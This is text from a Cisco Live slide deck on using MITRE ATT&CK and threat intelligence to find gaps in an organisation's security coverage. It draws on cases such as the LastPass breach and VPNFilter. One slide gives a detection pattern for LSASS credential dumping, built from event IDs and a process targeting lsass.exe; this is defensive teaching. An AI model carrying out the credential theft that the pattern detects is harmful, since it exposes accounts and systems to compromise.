

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC



Evaluating and Improving Defenses with MITRE ATT&CK

Get to know your adversaries!

Mike McPhee, Principal Solutions Engineer – Cybersecurity
BRKSEC-2227

Cisco Webex App

Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until November 15, 2024.



<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2227>




Abstract

Security architectures can pose complexity and cast doubt. How can we be certain that the solutions we have acquired are adequate? How can we know they are configured properly to cover the many vectors of attack? Cisco and much of the industry have taken to using frameworks like MITRE's Adversarial Tactics, Techniques, and Common Knowledge Database (ATT&CK) to help objectively assess those solutions and their coverage of the attackers than an environment is most likely to encounter. In this session, participants will:

Discover the benefits of learning from the mistakes of others

Learn and see how to use MITRE ATT&CK to evaluate their blind spots

See demonstrations of Coverage Mapping, Orbital Scanning, and MITRE Caldera Use!



Agenda

- Introduction
- CTI & ATT&CK Primer
- Know Your Enemy
- Know Yourself
- Trust but Verify
- Focus on Fixes & Iterate
- Conclusion

About me


- Rochester NY (Garbage Plates and Kristen Wig!!!)
- 11 years with Cisco
- 12+ years designing C2 systems
- 6 years in US Navy – “Bubblehead”
- GSE #339 & SANS MSISE
- 10-year CCIE 41663 (R&S, Sec) & CCDE 20180018
- Homebrewer, woodworker



What is this session about?

- Background:
 - Security through compliance = complex and disjointed
 - Checking boxes rarely counters threats
- Process:
 - Use free, vendor neutral ATT&CK framework to identify our threats
 - Learn what you can already do (visibility & detection)
 - Threat Picture – Security Coverage = Gaps to fill!
- Benefit:
 - Quick wins beat pain and suffering
 - Unified vision for engineering, detections, protection, testing, & operations

Important: Reference materials along the way!



For Your
Reference

- This is a deep topic – they have their own Con!
 - <https://www.mitre.org/attackcon>
- We're here to discuss using ATT&CK to make your architecture more effective, not point fingers
- Download slides! Includes lots of references to expand on topic of gap assessment
- We will not cover:
 - How-to for red-team (penetration) testing
 - Competitive assessments of coverage
 - Who is good vs. bad – your judgement will vary

Why do we need Cyber Threat Intelligence (& MITRE ATT&CK?)



“I must not fear. Fear is the mind-killer. Fear is the little-death that brings total obliteration. I will face my fear. I will permit it to pass over me and through me.”

Frank Herbert, Dune

“You can’t buy security”

It's time for a scary story...

1. SaaS-delivered Security solution provider
 - Big role in IAM architecture
 - 100,000 businesses as customers
 - Heavy B2C focus as well
2. Hit by two incidents in 2022/2023
 - Hit employee computer, posed as employee, used VPN for tailgate approach – IAM confused issue!
 - Included Software Supply Chain (upstream repos)
 - Committed secrets to SVN, others in backups
3. Compromised all customers, with sporadic details and delays frustrating the market
 - Customer vaults, Authentication seeds, customer phone numbers, etc.
 - API keys, 3rd party integration secrets, and more


Any guesses???

- LastPass Breaches of 2023 (<https://arstechnica.com/information-technology/2023/02/lastpass-hackers-infected-employees-home-computer-and-stole-corporate-vault/>)

Should <insert APT here> scare you?

Exciting stuff makes the news, effective cures and practices do not

- BlackEnergy use limited to Sandworm APT (as far as we know)
 - Are you a former USSR republic's utility?
 - Wielded by skilled attackers – copycat unlikely for now
 - Not disclosed in "Shadow Brokers"–like leak – yet
- But there is always a “but”
 - So far, 23 Techniques attributed that are mimicked in your environments:
 - WMI use, Process injection, Daemon launch, New Services, Discovery, etc.
 - Other tools borrow techniques or overlap (VPNFilter)
 - Each new attack advances the state of the art.
- Bottom Line: *Learn from others, but use your own Threat Picture to prioritize*



VPNFilter, borrowing from BlackEnergy

<https://blog.talosintelligence.com/2018/05/VPNFilter.html>


Don't chase other peoples' boogiemen

Are you driven by press or by your own threat picture?

- Likely tactics?
 - Everyone exposed to ransomware, phishing: the devil is in the details
 - Ex. Unlikely to see Quantum insert exploits on politically insignificant sites, Magecart in non-commerce, etc.
- Likely adversaries?
 - Threat actors usually concentrate on certain vertical/geography
 - Maybe political affinity, downstream customers (e.g. ISPs for gov, healthcare for)
 - “Cui bono” = to whom will it benefit? Who can benefit from compromising you?
 - Don't forget the wide-net aspect of threat actors (log4j/log4shell)
- Find and read up your most likely actors through incident reports and CTI

But where do we start?


Global Threat Picture is complex and overwhelming



We need to narrow our focus!


Earlier detection = cheaper mitigation

Predicting, deterring, and early detection reduce cost and workload



- Better to be “left of boom” – tackle problems before becoming acute!
- Earlier & effective controls = better performance, lower pressure/cost, preserved reputation
- CTI relieves pressure! Not just for Global corporations/governments...we all need it!

MITRE ATT&CK Crash Course




Get to know your fear with MITRE's ATT&CK

- Who is MITRE Corporation?
 - Not-for-profit, US company with multiple federally funded R&D centers (FFRDCs)
 - Public-private partnerships in many areas, including cybersecurity
 - Same folks who brought us CVE database/list
- What is ATT&CK
 - **A**dversarial **T**tactics, **T**echniques, & **C**ommon **K**nowledge
 - Born in 2013 to document tactics, techniques, and procedures (TTPs) that APTs use on Windows networks
 - Globally-accessible knowledge base
 - Used for the development of specific threat models & methodologies in the private sector, in government, and in the cybersecurity product and service community.

The MITRE logo consists of the word "MITRE" in a bold, blue, sans-serif font.The ATT&CK logo features the text "ATT&CK" in a large, bold, orange-red font. Below it, in a smaller, dark blue font, is the text "Adversarial Tactics, Techniques & Common Knowledge". A small trademark symbol (TM) is located to the right of "ATT&CK".

ATT&CK changes our focus

Concentrate on the root of the problem to achieve security enlightenment




From David Biacco (Splunk, a Cisco Company):
<https://www.eventtracker.com/blog/2015/february/the-pyramid-of-pain/>

- TTPs, a.k.a. “The Problem”:
 - Good: TTPs behaviors ingrained in adversary – much harder to modify
 - Bad: Behavior defies checking boxes
 - HARD to tackle = conceptual, prone to false positives/negatives without good context
- IOCs, a.k.a. “The Symptom”:
 - Good: Generally, focus on are easily tracked attributes – “tangible”
 - Bad: easily tracked attributes are easily changed – Attacker advantage

Push the adversary to change

Why should the defender always sweat it out?

- Time-based security: protection buys time.
 - Will always fail – must detect and remediate before that happens
 - $Pt > Dt + Rt$
- Forcing TTP changes → harder on adversaries
 - Changing TTP (or tooling) takes time, depletes resources, and exhausts funds
 - Strategic shifts create more detectable events
- Adversaries may leave, or become frustrated
- Defenders can – with commitment – work to force the paradigm shift



The alchemy of adversarial behavior

Techniques are the elements, bonded together to form APT patterns

Periodic Table of the Elements

Legend:

- Alkali Metal
- Alkaline Earth
- Transition Metal
- Base Metal
- Nonmetal
- Semi-Metal
- Halogen
- Noble Gas
- Lanthanide
- Actinide

Legend:

- Alkali Metal
- Alkaline Earth
- Transition Metal
- Base Metal
- Nonmetal
- Semi-Metal
- Halogen
- Noble Gas
- Lanthanide
- Actinide

- Groups (similar behavior/valence band)
- Elements and their oxidation states
- MSDS Sheets
- Molecules
- Compounds drastically different than elements that form them

- Tactics (base on similar adversarial goals)
- Techniques and their Sub-Techniques
- Mitigations
- Adversaries
- Adversaries drastically different despite using similar techniques but in different ways

What is inside ATT&CK?

Enterprise matrix as an example...

- Open-Source CTI
- Blog Entries
- MITRE R&D
- Community Feeds




Center
for Threat
Informed
Defense

Key platforms:

- OS: Windows, macOS, Linux
- Cloud (IaaS & SaaS)
- O365, Google Workspaces
- Containers, Network, VMs
- iOS & Android


As of MITRE ATT&CK
v16 (October 31, 2024)

- Detection Tips
- STIX/TAXII Feeds
- Navigator Matrix
- Open-Source Tools



Understand your ATT&CK model relationships


MITRE's approach simplifies mapping goals to behaviors (a.k.a. TTPs)



MITRE Advice on Detection for T1003.001 (OS Credential Dumping: LSASS Memory)?

- Monitor event IDs 10, 4104, 4633 and 4688
- Find process where target = “*lsass.exe” AND source is taskmgr.exe

- Detections or Mitigations can happen in Software, Technique, or Tactics
- <https://www.mitre.org/publications/technical-papers/mitre-attack-design-and-philosophy>




ATT&CK is also an ecosystem of projects

Open-Source CTI has a lot of applications!

Want a copy? <https://github.com/mjmcphree/attack-rosetta>

FUNCTIONS

